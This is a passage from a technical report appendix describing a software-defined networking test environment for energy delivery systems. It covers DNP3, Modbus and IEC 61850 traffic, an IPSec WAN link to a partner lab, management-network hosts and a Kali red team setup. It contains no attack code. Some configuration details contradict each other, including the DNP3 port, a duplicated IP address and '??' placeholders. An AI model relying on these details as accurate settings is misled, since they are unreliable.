Traffic generated by end devices in the test environment uses protocols typically found in EDSs but does not necessarily represent any single environment. The EDS protocols used in the test environment are listed below:

- DNP3/UDP and DNP3/TCP
- Modbus/TCP
- IEC 61850 SV and GOOSE.

Three enclaves were initially proposed for the SDN4EDS environment; however, only the SDN enclave was built out in the final configuration. The three enclaves are discussed briefly in the following sections.

In a utility environment, most existing installations are expected to be comprised of traditional enclaves. Utilities interested in investigating SDN technology would likely introduce it as a converged enclave, most likely starting with a majority traditional network enclaves with SDN enclaves as edge enclaves (possibly with less critical devices) until additional experience and confidence is built up. Once sufficient experience and confidence is achieved, additional SDN switches could be added making the converged enclave a majority SDN environment until eventually the traditional networking equipment is retired, and the network infrastructure is a completely SDN enclave.

A.3.4.1 SDN Enclave

The SDN enclave consists of end devices (see Section A.3.3) connected to the SDN hardware component of the switch fabric. In the SDN enclave, all devices are connected to the SDN switches and no “traditional” network switches are used. The objective of testing in a pure SDN environment is to maximize the functions and features of the SDN configuration, including flow manipulation and frame inspection.

A.3.4.2 Converged Enclave

The converged enclave represents an SDN network and a traditional network. The objective of a converged enclave is to develop recommendations for introducing SDN into traditional networks without compromising resiliency and security. The converged enclave represents the most likely SDN environment to be seen in a utility field environment (e.g., a substation) following the introduction of SDN technology into the environment.

In a converged enclave, SDN flow rules are configured for all devices, but the end devices attached to the traditional switch hardware are seen by the SDN switch and associated SDN flow rules as a single complicated multi-protocol and multi-address node. Since there are no SDN flow rules associated with any flows that are within the traditional switch (e.g., traffic flowing between two devices both connected to the same traditional switch), no security or flow monitoring benefits of the SDN environment can be realized. Some benefit could be achieved by attaching only a single traditional switch to each SDN switch port, allowing SDN flow rules to monitor and control traffic between traditional switches, although any traffic between end devices on the same switch would still be uncontrolled and unmonitored by the SDN environment.

A.3.4.3 Traditional Enclave

The traditional enclave represents a legacy switched network environment in use at utilities. In a traditional network environment, the control plane and data plane reside in the same device. This test environment will use a minimal traditional enclave for demonstration purpose.

A.3.5 SD-WAN Connection

The SD-WAN connections will be established with a partner to represent a market operator. Data sent over the link from the remote partner site to the test environment are monitored to observe impacts due to latency, jitter, and packet loss. Network transport options include multiprotocol label switching, internet, or cellular.

In order to test the resiliency of DNP3 over wide area network circuits, a DNP3 master and DNP3 outstation were setup on Raspberry Pi. A connection was established between PNNL and a partner research laboratory over the internet. This involved setting up two sets of site-to-sitetunnels over IPSec using Juniper SRX345 routers running JunOS version 15.1X49-D124.3.

Two routers were used at PNNL end and, one at the partner research laboratory. The two routers at PNNL were configured with Virtual Router Redundancy Protocol (VRRP) so a single virtual IP could be used to test failover of the internet circuits. The VRRP configuration includes

- A front-end virtual IP address of 192.168.1.252; to be used as default gateway by the DNP3 master

- A physical interface on each of the Juniper routers—192.168.1.250 and 192.168.1.251—with a mask of 255.255.255.0
- Bidirectional Forwarding Detection) was configured to control the failover time between back-end IP addresses

The DNP3 master, at PNNL, and a DNP3 outstation, at partner site across the WAN, were connected on each end of the above setup.

- DNP3 master, IP address 192.168.1.249 with a default gateway of VRRP IP above, 192.168.1.252
- DNP3 outstation, at partner site across the WAN at IP address 10.10.49.23.

Figure A-10 shows the OSI Layer 2 overview of the setup in the lab where multiple SDN switches are stacked, connected through a Cisco 3750 to the two Juniper routers that act as the SD-WAN interface connecting to the Juniper router at NREL.

The WAN connection to NREL is shown in Figure A-9. For the DNP3 Master (at the bottom left of the Figure) to communicate with the DNP3 Outstation at partner laboratory site (at the top right of the Figure) over TCP/2000, the packet takes the following path:

1. The DNP3 packet enters the SDN fabric from the port where the DNP3 master station is connected
2. The DNP3 packet is forwarded to Low Side interface of the Binary Armor
3. Once inspected, the DNP3 packet is forwarded out the High Side interface of the Binary Armor and exits the SDN fabric
4. The DNP3 packet enters the VRRP Interface of the router pair
5. The DNP3 packet enters the site-to-site tunnel at PNNL
6. The DNP3 packet exits the site-to-site tunnel at NREL
7. The DNP3 packet is forwarded to the DNP3 outstation

DNP3 responses are returned following the same path in the reverse order.

NOTE that the Suricata IDS was not used for the WAN connection.

The Binary Armor IDS was configured as shown in Figure A- and Figure A-.

The WANN DNP3 SDN flow rules were configured as follows:

1. Figure A- shows the flow rule allowing DNP3 from master (192.168.1.249) TO DNP3 outstation (10.10.49.23) on TCP Port 20000
2. Figure A- shows the flow rule allowing bidirectional ARP from DNP3 master (192.168.1.249) TO the VRRP Interface (192.168.1.252)
3. Figure A- shows the flow rule allowing ICMP from DNP3 master (192.168.1.249) to the VRRP Interface (192.168.1.252)
4. Figure A- shows the flow rule allowing bidirectional ICMP from DNP3 master (192.168.1.249) TO DNP3 outstation (10.10.49.23)

All SDN flow rules are configured to allow bidirectional traffic so the return paths are also configured with the same rule set.




Figure A-10 WAN Connection Layer 2 Connections




Figure A-11. Binary Armor configuration lanes




Figure A-12. Binary Armor Interfaces




Figure A-13. WAN DNP3 SDN Flow Rule Configuration - 1

Figure A-14. WAN DNP3 SDN Flow Rule Configuration - 2

Figure A-15. WAN DNP3 SDN Flow Rule Configuration - 3

Figure A-16. WAN DNP3 SDN Flow Rule Configuration - 4

A.3.6 Management and Monitoring Network

The management network consists of the equipment necessary to monitor and configure the SDN switches. This includes the SDN Flow Controller application and any associated infrastructure, a network connecting the SDN Flow Controller to the SDN switches, and a node to monitor the network and perform analytics.

The management network connects the SDN Flow Controller to the SDN switches. This network is used to send configuration updates to the SDN switches and to receive data about analytics, performance, and events from the SDN switches. In the test environment, this is a simple Ethernet LAN, but in a real installation, it could include WAN connections from a central network management system to SDN environments in substations and can be designed to use out-of-band or in-band networking.

The network also connects various logging and analytical devices to the SDN Flow Controller.

Note that the management network includes the control plane used to connect the SDN Flow Controller to the SDN switches as well as other management functions such as the syslog server.

A.3.6.1 SDN Flow Controller

Hardware: VMware ESXi Virtual Machine
Operating software: Windows 10
IP address: 192.168.10.1/255.255.0.0
MAC address: n/a
Function: Flow Controller
Protocol: OpenFlow 1.3
Application software loaded: SEL-5056
Application software version: v2.3
Physical connections: SEL-2740 Control Center

A.3.6.2 SYSLOG Server

Hardware: VMware ESXi Virtual Machine
Operating software: Linux
IP address: 192.168.10.2/255.255.0.0
MAC address: n/a
Function: Syslog server
Protocol: syslog
Application software loaded: Ubuntu Linux
Application software version: 18.04.1 LTS
Physical connections: SEL-2740 Control Center

A.3.6.3 Binary Armor Management Console

The Binary Armor intrusion prevention device requires a management interface that runs on Windows and provides configuration and monitoring of the Binary Armor device.

Hardware: VMware ESXi Virtual Machine
Operating software: Windows 10
IP address: 192.168.10.4/255.255.255.0
MAC address: n/a

Function: Binary Armor Management
Protocol: TCP/1337
Application software loaded: Binary Armor Forge
Application software version: 1.6.22.5280
Physical connections: Binary Armor Management Interface

A.3.6.4 SSI SAT

VM where the SSI SAT is installed.

Hardware: VMware ESXi Virtual Machine
Operating software: Windows 10
IP address: 192.168.10.2/255.255.0.0
MAC address: n/a
Function: Situational Awareness Monitoring
Protocol: HTTPS (REST interface to SDN Flow Controller)
Application software loaded: SSI SAT
Application software version: prototype
Physical connections: SEL-2740 Control Center

A.3.6.5 PF Sense Node

Hardware: VMware ESXi Virtual Machine
Operating software: Windows 10
IP address: 192.168.10.254/255.255.0.0
MAC address: n/a
Function: ??
Protocol: ??
Application software loaded: ??
Application software version: …
Physical connections: SEL-2740 Control Center

Note – The PFSense node was used for unrelated testing.

A.3.6.6 Management Network Switch

IP address: NA

A.3.7 Administrative Network

The administrative network consists of the equipment necessary to connect the test environment to the PNNL campus network to provide access for testing by both internal and external parties. External (i.e., non-PNNL) researchers access the test environment through a virtual private network connection to the PNNL corporate network before authentication and access to the test environment.

The administrative network consists of bastion hosts, firewalls, and routers that are used to securely connect the SDN test environment to the PNNL corporate environment.

The administrative network is not considered part of the SDN test environment and exists only to provide access to the test environment from the PNNL network when on-site access is not feasible.

A.3.8 Out-of-Band Overlay Network

In order to facilitate the remote work environment implemented in response to the COVID-19 pandemic and associated restrictions on physical access to the laboratory environment, an out-of-band “overlay” network was installed that allowed telework staff to access the end-node devices (primarily the Raspberry Pi SBCs) to diagnose or reset them when they dropped off the SDN network. This network uses USB-attached Ethernet interface adapters, is not expected to be present in a production environment.

This network is accessed via a VM configured in the VMware ESXi environment. Access to individual components is accomplished using SSH from that VM. There are no other connections on this network. This network is not recommended for production environments but may be useful for laboratory environments where remote (teleworking or from other locations) staff need access to diagnose non-networking issues with test devices.

A.3.9 VMware ESXi Configuration

Figure A-1117, Figure A-1218 and Figure A-1319 depict the network configurations on the VMware ESXi server containing the non-Raspberry Pi server nodes in the January 7, 2021, configuration. In this architecture, due to scarcity of physical ports and the requirement of some VMs to communicate through the SDN, many VMs are configured on a port group that is directly connected to the SDN switch. A total of three network ports from the VMware server were connected to the SDN switch, allowing the remaining physical port to be connected to the PNNL internal network for access by researchers.




Figure A-11. ESXi SDN Controller Configuration




Figure A-12. ESXi Red Team Network Configuration for Testing Nodes




Figure A-13. ESXi Red Team Network Configuration for Data Plane

The SDN4EDS network configuration was configured to allow red team assessments against various portions of the network, including assessments against the management plane and the data plane. As shown in Figure A-1218 and Figure A-1319, kali1 and 2 are configured in the same port group as the Bastion host used to access the environment, while kali3 is configured on the same port group as the controller so that tests could be run against the switches themselves.

Other nodes configured on the VMware ESXi server are not part of the SDN4EDS demonstration network or were used for Red Team activities.

Appendix B – SDN4EDS Tabletop Red Team Assessment

B.1 Network Drawings Used for Tabletop Red Team Assessment

The following information was provided to the Red Team for the tabletop exercise. This included network diagrams shown as Figure B-1 through Figure B-5 and document excerpts shown as Figure B-6 and Figure B-7.




Figure B-1. “Overview” Tab of Visio Schematics – Generic Architecture Overview




Figure B-2. “Substation Network – 3”Ttab of Visio Schematics – Substation Network Overview

